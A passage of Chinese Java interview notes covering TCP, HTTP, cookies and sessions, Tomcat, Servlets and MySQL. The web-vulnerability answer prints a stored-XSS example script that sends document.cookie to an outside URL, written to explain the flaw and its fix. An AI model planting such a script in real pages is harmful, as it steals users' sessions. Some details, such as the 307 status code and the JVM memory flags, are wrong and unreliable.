6. DNS：用于域名解析服务，将域名地址转换为 IP 地址。DNS 用的是 53 号端口。
7. SNMP：简单网络管理协议，使用 161 号端口，是用来管理网络设备的。由于网络设备很 多，无连接的服务就体现出其优势。
8. TFTP(Trival File TransferProtocal)，简单文件传输协议，该协议在熟知端口 69 上使 用 UDP 服务。

## 题目 3：了解 TCP 三次握手四次挥手吗？

- 三次握手

三次握手的目的是建立可靠的通信信道，说到通讯，简单来说就是数据的发送与接收，而三次握手最主要的目的就是双方确认自己与对方的发送与接收是正常的





- 客户端–发送带有 SYN 标志的数据包–一次握手–服务端
- 服务端–发送带有 SYN/ACK 标志的数据包–二次握手–客户端
- 客户端–发送带有带有 ACK 标志的数据包–三次握手–服务端

**为什么需要三次握手？**

- 第一次握手：Client 什么都不能确认；Server 确认了对方发送正常，自己接收正常
- 第二次握手：Client 确认了：自己发送、接收正常，对方发送、接收正常；Server 确认了： 对方发送正常，自己接收正常
- 第三次握手：Client 确认了：自己发送、接收正常，对方发送、接收正常；Server 确认了： 自己发送、接收正常，对方发送、接收正常
- 所以三次握手就能确认双发收发功能都正常，缺一不可。

4. **四次挥手**




断开一个 TCP 连接则需要“四次挥手”：

- 客户端-发送一个 FIN，用来关闭客户端到服务器的数据传送
- 服务器-收到这个 FIN，它发回一 个 ACK，确认序号为收到的序号加 1 。和 SYN 一样，一个 FIN 将占用一个序号
- 服务器-关闭与客户端的连接，发送一个 FIN 给客户端
- 客户端-发回 ACK 报文确认，并将确认序号设置为收到序号加 1

**为什么需要四次挥手？**

任何一方都可以在数据传送结束后发出连接释放的通知，待对方确认后进入半关闭状态。当另 一方也没有数据再发送的时候，则发出连接释放通知，对方确认后就完全关闭了 TCP 连接。

举个例子：A 和 B 打电话，通话即将结束后，A 说“我没啥要说的了”，B 回答“我知道了”，但 是 B 可能还会有要说的话，A 不能要求 B 跟着自己的节奏结束通话，于是 B 可能又巴拉巴拉说 了一通，最后 B 说“我说完了”，A 回答“知道了”，这样通话才算结束。

## 题目 4：HTTP 响应状态码有什么特点？

| | 类别 | 原因短语 |
|---|---|---|
| 1XX | Informational（信息性状态码） | 接收的请求正在处理 |
| 2XX | Success（成功状态码） | 请求正常处理完毕 |
| 3XX | Redirection（重定向状态码） | 需要进行附加操作以完成请求 |
| 4XX | Client Error（客户端错误状态码） | 服务器无法处理请求 |
| 5XX | Server Error（服务器错误状态码） | 服务器处理请求出错 |

- 1xx：指示信息–表示请求已接收，继续处理
- 2xx：成功–表示请求已被成功接收、理解、接受
- 3xx：重定向–要完成请求必须进行更进一步的操作
- 4xx：客户端错误–请求有语法错误或请求无法实现
- 5xx：服务器端错误–服务器未能实现合法的请求
- **常见的状态码：**

➢ 200：请求被正常处理

➢ 204：请求被受理但没有资源可以返回

➢ 206：客户端只是请求资源的一部分，服务器只对请求的部分资源执行 GET 方法，相应报文中通过 Content-Range 指定范围的资源。

➢ 301：永久性重定向

➢ 302：临时重定向

➢ 303：与 302 状态码有相似功能，只是它希望客户端在请求一个 URI 的时候，能通过 GET 方法重定向到另一个 URI 上

➢ 304：发送附带条件的请求时，条件不满足时返回，与重定向无关

➢ 307：临时重定向，与 302 类似，只是强制要求使用 POST 方法

➢ 400：请求报文语法有误，服务器无法识别

➢ 401：请求需要认证

- 403：请求的对应资源禁止被访问
- 404：服务器无法找到对应资源
- 500：服务器内部错误
- 503：服务器正忙

## 题目 5：HTTP 协议包括哪些请求？

- GET：对服务器资源的简单请求
- POST：用于发送包含用户提交数据的请求
- HEAD：类似于 GET 请求，不过返回的响应中没有具体内容，用于获取报头
- PUT：传说中请求文档的一个版本
- DELETE：发出一个删除指定文档的请求
- TRACE：发送一个请求副本，以跟踪其处理进程
- OPTIONS：返回所有可用的方法，检查服务器支持哪些方法
- CONNECT：用于 ssl 隧道的基于代理的请求

# 题目 6：Get 和 Post 的区别？

| | GET | POST |
|---|---|---|
| 后退按钮/刷新 | 无害 | 数据会被重新提交（浏览器应该告知用户数据会被重新提交）。 |
| 书签 | 可收藏为书签 | 不可收藏为书签 |
| 缓存 | 能被缓存 | 不能缓存 |
| 编码类型 | application/x-www-form-urlencoded | application/x-www-form-urlencoded 或 multipart/form-data。为二进制数据使用多重编码。 |
| 历史 | 参数保留在浏览器历史中。 | 参数不会保存在浏览器历史中。 |
| 对数据长度的限制 | 是的。当发送数据时，GET 方法向 URL 添加数据；URL 的长度是受限制的（URL 的最大长度是 2048 个字符）。 | 无限制。 |
| 对数据类型的限制 | 只允许 ASCII 字符。 | 没有限制。也允许二进制数据。 |
| 安全性 | 与 POST 相比，GET 的安全性较差，因为所发送的数据是 URL 的一部分。<br><br>在发送密码或其他敏感信息时绝不要使用 GET！ | POST 比 GET 更安全，因为参数不会被保存在浏览器历史或 web 服务器日志中。 |
| 可见性 | 数据在 URL 中对所有人都是可见的。 | 数据不会显示在 URL 中。 |

**GET：**

- get 重点是从服务器上获取资源
- get 传输数据是通过 URL 请求，以 field（字段） = value 的形式，置于 URL 后，并用“？”连接，多个请求数据间用“&”连接
- get 传输数据量小，因为受 URL 长度限制，但是效率高
- get 是不安全的，因为 URL 是可见的，可能会泄漏私密信息
- get 方式只能支持 ASCII 字符，向服务器传的中文字符可能会乱码

**POST：**

- post 重点是向服务器发送数据。
- post 传输数据是通过 HTTP 的 post 机制。将字段和对应值封存在请求实体中发送给服务器。这个过程用户是不可见的
- post 可以传输大量数据，所以上传文件时只能用 post
- post 支持标准字符集，可以正确传递中文字符
- post 较 get 安全性高

**总结：**

- GET 用于获取信息，无副作用，幂等，且可缓存

- POST 用于修改服务器上的数据，有副作用，非幂等，不可缓存

## 题目 7：HTTP 中重定向和请求转发的区别？

**本质区别：**

- 转发是服务器行为
- 重定向是客户端行为

**重定向特点**：两次请求，浏览器地址发生变化，可以访问自己 web 之外的资源，传输的数据会丢失。 **请求转发特点**：一次强求，浏览器地址不变，访问的是自己本身的 web 资源，传输的数据不会丢失。

## 题目 8：HTTP 和 HTTPS 的区别？

**HTTPS = HTTP + SSL**

- https 有 ca 证书，http 一般没有
- http 是超文本传输协议，信息是明文传输。https 则是具有安全性的 ssl 加密传输协议
- http 默认 80 端口，https 默认 443 端口

## 题目 9：HTTP 请求报文与响应报文格式？

**请求报文：** a、请求行：包含请求方法、URI、HTTP 版本信息 b、请求首部字段 c、请求内容实体

**响应报文：** a、状态行：包含 HTTP 版本、状态码、状态码的原因短语 b、响应首部字段 c、响应内容实体

## 题目 10：在浏览器中输入 url 地址到显示主页的过程？

图解（图片来源：《图解 HTTP》）：

<table>
<tr><th>过程</th><th>使用的协议</th></tr>
<tr><td>1. 浏览器查找域名的IP地址<br>(DNS查找过程：浏览器缓存、路由器缓存、DNS 缓存)</td><td rowspan="2">DNS：获取域名对应IP</td></tr>
<tr><td>2. 浏览器向web服务器发送一个HTTP请求<br>(cookies会随着请求发送给服务器)</td></tr>
<tr><td>3. 服务器处理请求<br>(请求 处理请求 & 它的参数、cookies、生成一个HTML响应)</td><td rowspan="3">• TCP：与服务器建立TCP连接<br>• IP：建立TCP协议时，需要发送数据，发送数据在网络层使用IP协议<br>• OPSF：IP数据包在路由器之间，路由选择使用OPSF协议<br>• ARP：路由器在与服务器通信时，需要将ip地址转换为MAC地址，需要使用ARP协议<br>• HTTP：在TCP建立完成后，使用HTTP协议访问网页</td></tr>
<tr><td>4. 服务器发回一个HTML响应</td></tr>
<tr><td>5. 浏览器开始显示HTML</td></tr>
</table>

总体来说分为以下几个过程:

1、域名解析

2、发起 TCP 的三次握手

3、建立 TCP 连接后发起 http 请求

4、服务器响应 http 请求，浏览器得到 HTML 代码

5、浏览器解析 HTML 代码，并请求 HTML 代码中的资源

6、浏览器对页面进行渲染呈现给用户

7、连接结束

## 题目 11： Cookie 和 Session 的区别？

**Cookie：** 是 web 服务器发送给浏览器的一块信息，浏览器会在本地一个文件中给每个 web 服务器存储 cookie。以后浏览器再给特定的 web 服务器发送请求时，同时会发送所有为该服务器存储的 cookie。 **Session：** 是存储在 web 服务器端的一块信息。session 对象存储特定用户会话所需的属性及配置信息。当用户在应用程序的 Web 页之间跳转时，存储在 Session 对象中的变量将不会丢失，而是在整个用户会话中一直存在下去。

**区别：** ①存在的位置

- cookie 存在于客户端，临时文件夹中；
- session 存在于服务器的内存中，一个 session 域对象为一个用户浏览器服务

②安全性

- cookie 是以明文的方式存放在客户端的，安全性低，可以通过一个加密算法进行加密后存放；
- session 存放于服务器的内存中，所以安全性好

③网络传输量

- cookie 会传递消息给服务器；
- session 本身存放于服务器，不会有传送流量

④生命周期(以 30 分钟为例)

- cookie 的生命周期是累计的，从创建时，就开始计时，30 分钟后，cookie 生命周期结束；
- session 的生命周期是间隔的，从创建时，开始计时如在 30 分钟，没有访问 session，那么 session 生命周期被销毁。但是，如果在 30 分钟内（如在第 29 分钟时）访问过 session，那么，将重新计算 session 的生命周期。关机会造成 session 生命周期的结束，但是对 cookie 没有影响。

⑤访问范围

- cookie 为多个用户浏览器共享；
- session 为一个用户浏览器独享

简单来说 cookie 机制采用的是在客户端保持状态的方案， 而 session 机制采用的是在服务器端保持状态的方案。由于才服务器端保持状态的方案在客户端也需要保存一个标识，所以 session 机制可能需要借助于 cookie 机制来达到保存标识的目的。

## 题目 12：Cookie 的过期和 Session 的超时有什么区别?

Cookie 的过期和 Session 的超时（过期），都是对某个对象设置一个时间，然后采用轮训机制（或者首次访问时）检查当前对象是否超时（当前对象会保存一个开始时间），如果超时则进行移除。 cookie 保存在浏览器中，不安全。而 session 是保存在服务端的。cookie 的生命周期很长，而 session 很短，一般也就几十分钟。

cookie 是保存在客户端，session 保存在服务器端，cookie 保存着 session 相关信息。如果 cookie 没有超时，那么浏览器每次请求都会带上该 cookie 信息，服务器端根据

cookie 信息从 session 缓存中获取相对应的 session。这两个信息有一个超时，用户连接即宣告关闭。

会话的超时由服务器来维护，它不同于 Cookie 的失效日期。 首先，会话一般基于驻留内存的 cookie，不是持续性的 cookie，因而也就没有截至日期。 即使截取到 JSESSIONID cookie，并为它设定一个失效日期发送出去。浏览器会话和服务器会话也会截然不同。

## 题目 13：如何解决分布式 Session 问题？

- Nginx ip_hash 策略 ，服务端使用 Nginx 代理，每个请求按访问 IP 的 hash 分配，这样来自同一 IP 固定访问一个后台服务器，避免了在服务器 A 创建 Session，第二次分发到服务器 B 的现象。
- Session 复制，任何一个服务器上的 Session 发生改变（增删改），该节点会把这个 Session 的所有内容序列化，然后广播给所有其它节点。
- 共享 Session，服务端无状态话，将用户的 Session 等信息使用缓存中间件来统一管理，保障分发到每一个服务器的响应结果都一致。

## 题目 14：Tomcat 如何进行内存调优？

内存方式的设置是在 catalina.sh 中，调整一下 JAVA_OPTS 变量即可，因为后面的启动参数会把 JAVA_OPTS 作为 JVM 的启动参数来处理。 具体设置如下：

JAVA_OPTS="$JAVA_OPTS -Xmx1024m -Xms1024m" 其各项参数如下：

-Xmx3550m：设置 JVM 最大可用内存为 1024M。

-Xms3550m：设置 JVM 初始内存为 1024m。此值可以设置与-Xmx 相同，以避免每次垃圾回收完成后 JVM 重新分配内存。

## 题目 15：Tomcat 生命周期？


- 根据 Servlet 的配置参数 1 来决定实例化时机，没有配置该参数项或者为负数，则第一次访 问的时候才会被实例化并调用 init () 函数，如果为 0 或者正整数，则服务器启动的时候就会被 加载，加载顺序由小到达。Servlet 通过调用 init () 方法进行初始化。
- 客户端请求到达后，Servlet 调用 service() 方法来处理客户端的请求。

- 服务器关闭，或者 Servlet 长时间没有使用，Servlet 通过调用 destroy() 方法终止（结 束）。
- 最后，Servlet 是由 JVM 的垃圾回收器进行垃圾回收的。

## 题目 16：Servlet 中 Request 对象有哪些方法？

- getAttribute(String name)：返回由 name 指定的属性值
- getCookies()：返回客户端的所有 Cookie 对象，结果是一个 Cookie 数组
- getCharacterEncoding()：返回请求中的字符编码方式
- getHeader(String name)：获得 HTTP 协议定义的文件头信息
- getInputStream()：返回请求的输入流，用于获得请求中的数据
- getParameter(String name)：获得客户端传送给服务器端的有 name 指定的参数值
- getProtocol()：获取客户端向服务器端传送数据所依据的协议名称
- getQueryString()：获得查询字符串
- getRequestURI()：获取发出请求字符串的客户端地址
- getRemoteAddr()：获取客户端的 IP 地址
- getRemoteHost()：获取客户端的名字

## 题目 17：过滤器和拦截器的区别？




- 原理实现上：过滤器基于回调实现，而拦截器基于动态代理。
- 控制粒度上：过滤器和拦截器都能够实现对请求的拦截功能，但是在拦截的粒度上有较大的差异，拦截器对访问控制的粒度更细。
- 使用场景上：拦截器往往用于权限检查、日志记录等，过滤器主要用于过滤请求中无效参数，安全校验。
- 依赖容器上：过滤器依赖于 Servlet 容器，局限于 web，而拦截器依赖于 Spring 框架，能够使用 Spring 框架的资源，不仅限于 web。
- 触发时机上：过滤器在 Servlet 前后执行，拦截器在 handler 前后执行，现在大多数 web 应用基于 Spring，拦截器更细。

## 问题 18：常见的 WEB 漏洞有哪些？如何解决？

常见的 WEB 漏洞一般指的是 OWASP TOP10 十大安全漏洞。比如 SQL 注入漏洞、XSS 漏洞。

- SQL 注入 大名鼎鼎，对于 Java 而言，通过 SQL 预处理轻松解决。
- 存储型 XSS 保存数据时未检测包含 js 或 html 代码，照成数据被读取并加载到页面时，会触发执行 js 或 html 代码。

  样例：

```
<script>
document.getElementById('attacker').href='http://www.abc.com/receiveCookies.html?'+document.cookie;
</script>
```

  解决：通过过滤器，对请求参数中的 Value 内容进行遍历，将转义为<和>。

# Java 热门面试题-MySQL

## 题目 1：数据库三大范式

范式来自英文 Normal Form，简称 NF。要想设计一个好的关系，必须使关系满足一定的约束条件，此约束已经形成了规范，分成几个等级，一级比一级要求 得严格。满足这些规范的数据库是简洁的、结构明晰的，同时，不会发生插入（insert）、删除（delete）和更新（update）操作异常。反之则是乱七八糟，不仅给数据库的编程人员制造麻烦，而且面目可憎，可能存储了大量不需要的冗余信息。

- 第一范式：1NF 原子性，列或者字段不能再分，要求属性具有原子性，不可再分解； 单一属性由基本类型构成，包括整型、实数、字符型、逻辑型、日期型等。
- 第二范式：2NF 唯一性，一张表只说一件事，是对记录的惟一性约束，要求记录有惟 一标识；
- 第三范式：3NF 直接性，数据不能存在传递关系，即每个属性都跟主键有直接关系， 而不是间接关系。

## 题目 2：数据库 ACID 特性

- **原子性：** 事务是最小的执行单位，不允许分割。事务的原子性确保动作要么全部完成，要么完全不起作用；
- **一致性：** 执行事务前后，数据保持一致，例如转账业务中，无论事务是否成功，转账者和收款人的总额应该是不变的；
- **隔离性：** 并发访问数据库时，一个用户的事务不被其他事务所干扰，各并发事务之间数据库是独立的；
- **持久性：** 一个事务被提交之后。它对数据库中数据的改变是持久的，即使数据库发生故障也不应该对其有任何影响。

## 题目 3：并发事务带来的问题

在典型的应用程序中，多个事务并发运行，经常会操作相同的数据来完成各自的任务（多个用户对统一数据进行操作）。并发虽然是必须的，但可能会导致以下的问题。

- **脏读（Dirty read）：** 当一个事务正在访问数据并且对数据进行了修改，而这种修改还没有提交到数据库中，这时另外一个事务也访问了这个数据，然后使用了这个数据。因为这个数据是还没有提交的数据，那么另外一个事务读到的这个数据是“脏数据”，依据“脏数据”所做的操作可能是不正确的。
- **丢失修改（Lost to modify）：** 指在一个事务读取一个数据时，另外一个事务也访问了该数据，那么在第一个事务中修改了这个数据后，第二个事务也修改了这个数据。这样第一个事务内的修改结果就被丢失，因此称为丢失修改。例如：事务 1 读取某表中的数据 A=20，事务 2 也读取 A=20，事务 1 修改 A=A-1，事务 2 也修改 A=A-1，最终结果 A=19，事务 1 的修改被丢失。
- **不可重复读（Unrepeatableread）：** 指在一个事务内多次读同一数据。在这个事务还没有结束时，另一个事务也访问该数据。那么，在第一个事务中的两次读数据之间，由于第二个事务的修改导致第一个事务两次读取的数据可能不太一样。这就发生了在一个事务内两次读到的数据是不一样的情况，因此称为不可重复读。
- **幻读（Phantom read）：** 幻读与不可重复读类似。它发生在一个事务（T1）读取了几行数据，接着另一个并发事务（T2）插入了一些数据时。在随后的查询中，第一个事务（T1）就会发现多了一些原本不存在的记录，就好像发生了幻觉一样，所以称为幻读。

## 题目 4：数据库事务隔离级别

**SQL 标准定义了四个隔离级别：**

- **READ-UNCOMMITTED(读取未提交)：** 最低的隔离级别，允许读取尚未提交的数据变更，**可能会导致脏读、幻读或不可重复读**。
- **READ-COMMITTED(读取已提交)：** 允许读取并发事务已经提交的数据，**可以阻止脏读，但是幻读或不可重复读仍有可能发生**。
- **REPEATABLE-READ(可重复读)：** 对同一字段的多次读取结果都是一致的，除非数据是被本身事务自己所修改，**可以阻止脏读和不可重复读，但幻读仍有可能发生**。
- **SERIALIZABLE(可串行化)：** 最高的隔离级别，完全服从 ACID 的隔离级别。所有的事务依次逐个执行，这样事务之间就完全不可能产生干扰，也就是说，**该级别可以防止脏读、不可重复读以及幻读**。

| 隔离级别 | 脏读 | 不可重复读 | 幻读 |
| --- | --- | --- | --- |
| READ-UNCOMMITTED | √ | √ | √ |
| READ-COMMITTED | × | √ | √ |
| REPEATABLE-READ | × | × | √ |
| SERIALIZABLE | × | × | × |

事务隔离级别越严格，数据库效率越低。MySQL 默认的事务隔离级别是：REPEATABLE-READ 级别，简称 RR 级别

## 题目 5：MySQL 存储引擎对比

| 特性比较 | 事务 | 并发 | 外键 | 备份 | 崩溃恢复 | 其他 |
| --- | --- | --- | --- | --- | --- | --- |
| InnoDB | 事务型 | 行级锁 | 支持 | 在线热备 | 概率低 | 聚簇索引，MVCC特性 |
| MyISAM | 非事务型 | 表级锁 | 不支持 | 不支持 | 慢，易丢失 | 压缩表，空间数据索引 |

MySQL 默认是 Innodb 存储引擎，适合比较庞大的应用场景

## 题目 6：drop、delete 与 truncate 区别？

- drop(丢弃数据): drop table 表名 ，直接将表都删除掉，在删除表的时候使用。
- truncate (清空数据) : truncate table 表名 ，只删除表中的数据，再插入数据的时候自增长 id 又从 1 开始，在清空表中数据的时候使用。
- delete（删除数据） : delete from 表名 where 列名=值，删除某一列的数据，如果不加 where 子句和 truncate table 表名作用类似。
- 速度,一般来说: drop> truncate >delete

truncate 和不带 where 子句的 delete、以及 drop 都会删除表内的数据，但是 truncate 和 delete 只删除数据不删除表的结构(定义)，执行 drop 语句，此表的结构也会删除，也就是执行 drop 之后对应的表不复存在。

## 题目 7：drop、delete 与 truncate 在什么场景之下使用？

- 不再需要一张表的时候，用 drop
- 想删除部分数据行时候，用 delete，并且带上 where 子句
- 保留表而删除所有数据的时候用 truncate

## 题目 8：varchar 与 char 的区别以及 varchar(50)中的 50 代表的涵义

- **varchar 与 char 的区别** char 是一种固定长度的类型，varchar 则是一种可变长度的类型
- **varchar(50)中 50 的涵义** 最多存放 50 个字符，varchar(50)和(200)存储 hello 所占空间一样，但后者在排序时会消耗更多内存，因为 order by col 采用 fixed_length 计算 col 长度(memory 引擎也一样)

## 题目 9：int(10) 和 bigint(10) 能存储的数据大小一样吗？

不一样，具体原因如下：

- int 能存储四字节有符号整数。
- bigint 能存储八字节有符号整数。

所以能存储的数据大小不一样，其中的数字 10 代表的只是数据的显示宽度。[^13]

- 显示宽度指明 Mysql 最大可能显示的数字个数，数值的位数小于指定的宽度时数字左边会用空格填充，空格不容易看出。
- 如果插入了大于显示宽度的值，只要该值不超过该类型的取值范围，数值依然可以插入且能够显示出来。
- 建表的时候指定 zerofill 选项，则不足显示宽度的部分用 0 填充，如果是 1 会显示成 0000000001。
- 如果没指定显示宽度， bigint 默认宽度是 20 ，int 默认宽度 11。

## 题目 10：如何查询第 n 高的工资？

SELECT DISTINCT(salary) from employee ORDER BY salary DESC LIMIT n-1,1

## 题目 11：索引的类型？

- **从数据结构角度**

1. 树索引 (O(log(n)))
2. Hash 索引

- **从物理存储角度**

1. 聚集索引（clustered index）
2. 非聚集索引（non-clustered index）

- **从逻辑角度**

1. 普通索引
2. 唯一索引
3. 主键索引
4. 联合索引

## 题目 12：列值为 NULL 时，查询是否会用到索引？

在 MySQL 里 NULL 值的列也是走索引的。当然，如果计划对列进行索引，就要尽量避免把它设置为可空，MySQL 难以优化引用了可空列的查询,它会使索引、索引统计和值更加复杂。

## 题目 13：以下三条 sql 如何建索引，只建一条怎么建？

```
WHERE a=1 AND b=1
WHERE b=1
WHERE b=1 ORDER BY time DESC
```

以顺序 b,a,time 建立联合索引，CREATE INDEX table1_b_a_time ON index_test01(b,a,time)。因为最新 MySQL 版本会优化 WHERE 子句后面的列顺序，以匹配联合索引顺序。

## 题目 14：为什么 InnoDB 存储引擎选用 B+ 树而不是 B 树呢？

- B+ 树是基于 B 树和叶子节点顺序访问指针进行实现，它具有 B 树的平衡性，并且通过顺序访问指针来提高区间查询的性能。
- 在 B+ 树中，一个节点中的 key 从左到右非递减排列，如果某个指针的左右相邻 key 分别是 key i 和 key i+1，且不为 null，则该指针指向节点的所有 key 大于等于 key i 且小于等于 key i+1。
- 进行查找操作时，首先在根节点进行二分查找，找到一个 key 所在的指针，然后递归地在指针所指向的节点进行查找。直到查找到叶子节点，然后在叶子节点上进行二分查找，找出 key 所对应的 data。
- 插入、删除操作会破坏平衡树的平衡性，因此在插入删除操作之后，需要对树进行一个分裂、合并、旋转等操作来维护平衡性。

用 B+ 树不用 B 树考虑的是 IO 对性能的影响，B 树的每个节点都存储数据，而 B+ 树只有叶子节点才存储数据，所以查找相同数据量的情况下，B 树的高度更高，IO 更频繁。数据库索引是存储在磁盘上的，当数据量大时，就不能把整个索引全部加载到内存了，只能逐一加载每一个磁盘页（对应索引树的节点）。

## 题目 15：什么情况索引会失效？

下面列举几种不走索引的 SQL 语句：

- 索引列参与表达式计算：

```
SELECT 'sname' FROM 'stu' WHERE 'age' + 10 = 30;
```

- 函数运算：

```
SELECT 'sname' FROM 'stu' WHERE LEFT('date',4) < 1990;
```

- %词语%–模糊查询：

```
SELECT * FROM 'manong' WHERE `uname` LIKE '码农%' -- 走索引

SELECT * FROM 'manong' WHERE `uname` LIKE '%码农%' -- 不走索引
```

- 字符串与数字比较不走索引：

```
CREATE TABLE 'a' ('a' char(10));
EXPLAIN SELECT * FROM 'a' WHERE 'a'="1" — 走索引
EXPLAIN SELECT * FROM 'a'WHERE 'a'=1 — 不走索引，同样也是使用了函数运算
```

- 查询条件中有 or ，即使其中有条件带索引也不会使用。换言之，就是要求使用的所有字段，都必须建立索引：

```
select * from dept where dname='xxx' or loc='xx' or deptno = 45;
```

- 正则表达式不使用索引。
- MySQL 内部优化器会对 SQL 语句进行优化，如果优化器估计使用全表扫描要比使用索引快，则不使用索引。

## 题目 16：说一下 MySQL 的行锁和表锁？

MyISAM 只支持表锁，InnoDB 支持表锁和行锁，默认为行锁。

- 表级锁：开销小，加锁快，不会出现死锁。锁定粒度大，发生锁冲突的概率最高，并发量最低。
- 行级锁：开销大，加锁慢，会出现死锁。锁力度小，发生锁冲突的概率小，并发度最高。

## 题目 17：MySQL 数据库 cpu 飙升到 500%的话他怎么处理？

cpu 飙升到 500%时，先用操作系统命令 top 命令观察是不是 mysqld 占用导致的，如果不是，找出占用高的进程，并进行相关处理。如果是 mysqld 造成的， show processlist，看看里面跑的 session 情况，是不是有消耗资源的 sql 在运行。找出消耗高的 sql，

看看执行计划是否准确， index 是否缺失，或者实在是数据量太大造成。一般来说，肯定要 kill 掉这些线程(同时观察 cpu 使用率是否下降)，等进行相应的调整(比如

说加索引、改 sql、改内存参数)之后，再重新跑这些 SQL。也有可能是每个 sql 消耗资源并不多，但是突然之间，

有大量的 session 连进来导致 cpu 飙升，这种情况就需要跟应用一起来分析为何连接数会激增，再做出相应的调整，比如说限制连接数等

## 题目 18：MySQL 问题排查都有哪些手段？

- 使用 show processlist 命令查看当前所有连接信息；
- 使用 Explain 命令查询 SQL 语句执行计划；
- 开启慢查询日志，查看慢查询的 SQL。

## 题目 19：MySQL 主从复制流程是怎样的？

- Master 上面的 binlog dump 线程，该线程负责将 master 的 binlog event 传到 slave。
- Slave 上面的 IO 线程，该线程负责接收 Master 传过来的 binlog，并写入 relay log 。
- Slave 上面的 SQL 线程，该线程负责读取 relay log 并执行。
- 如果是多线程复制，无论是 5.6 库级别的假多线程还是 MariaDB 或者 5.7 的真正的多线程复制， SQL 线程只做 coordinator ，只负责把 relay log 中的 binlog 读出来然后交给 worker 线程， woker 线程负责具体 binlog event 的执行。

## 题目 20：主从同步的延迟原因及解决办法？

**主从同步的延迟的原因：**

假如一个服务器开放 N 个连接给客户端，这样有会有大并发的更新操作，但是从服务器的里面读取 binlog 的线程仅有一个， 当某个 SQL 在从服务器上执行的时间稍长或者由于某个 SQL 要进行锁表就会导致主服务器的 SQL 大量积压，未被同步到从服务器里。这就导致了主从不一致， 也就是主从延迟。

**主从同步延迟的解决办法：**

实际上主从同步延迟根本没有什么一招制敌的办法， 因为所有的 SQL 必须都要在从服务器里面执行一遍，但是主服务器如果不断的有更新操作源源不断的写入，那

么一旦有延迟产生，那么延迟加重的可能性就会原来越大。当然我们可以做一些缓解的措施。

- 我们知道因为主服务器要负责更新操作， 它对安全性的要求比从服务器高，所有有些设置可以修改，比如 sync_binlog=1，innodb_flush_log_at_trx_commit = 1 之类的设置，而 slave 则不需要这么高的数据安全，完全可以将 sync_binlog 设置为 0 或者关闭 binlog、innodb_flushlog、innodb_flush_log_at_trx_commit 也 可以设置为 0 来提高 SQL 的执行效率。
- 增加从服务器，这个目的还是分散读的压力， 从而降低服务器负载。

  如果某业务对读写实时性要求非常高，那么读写都应该操作主服务器

# 题目 21：MySQL 的 redolog，undolog，binlog 都是干什么的？

- **bin log 归档日志（二进制日志）**

作用：用于复制，在主从复制中，从库利用主库上的 binlog 进行重播，实现主从同步。 用于数据库的基于时间点的还原。

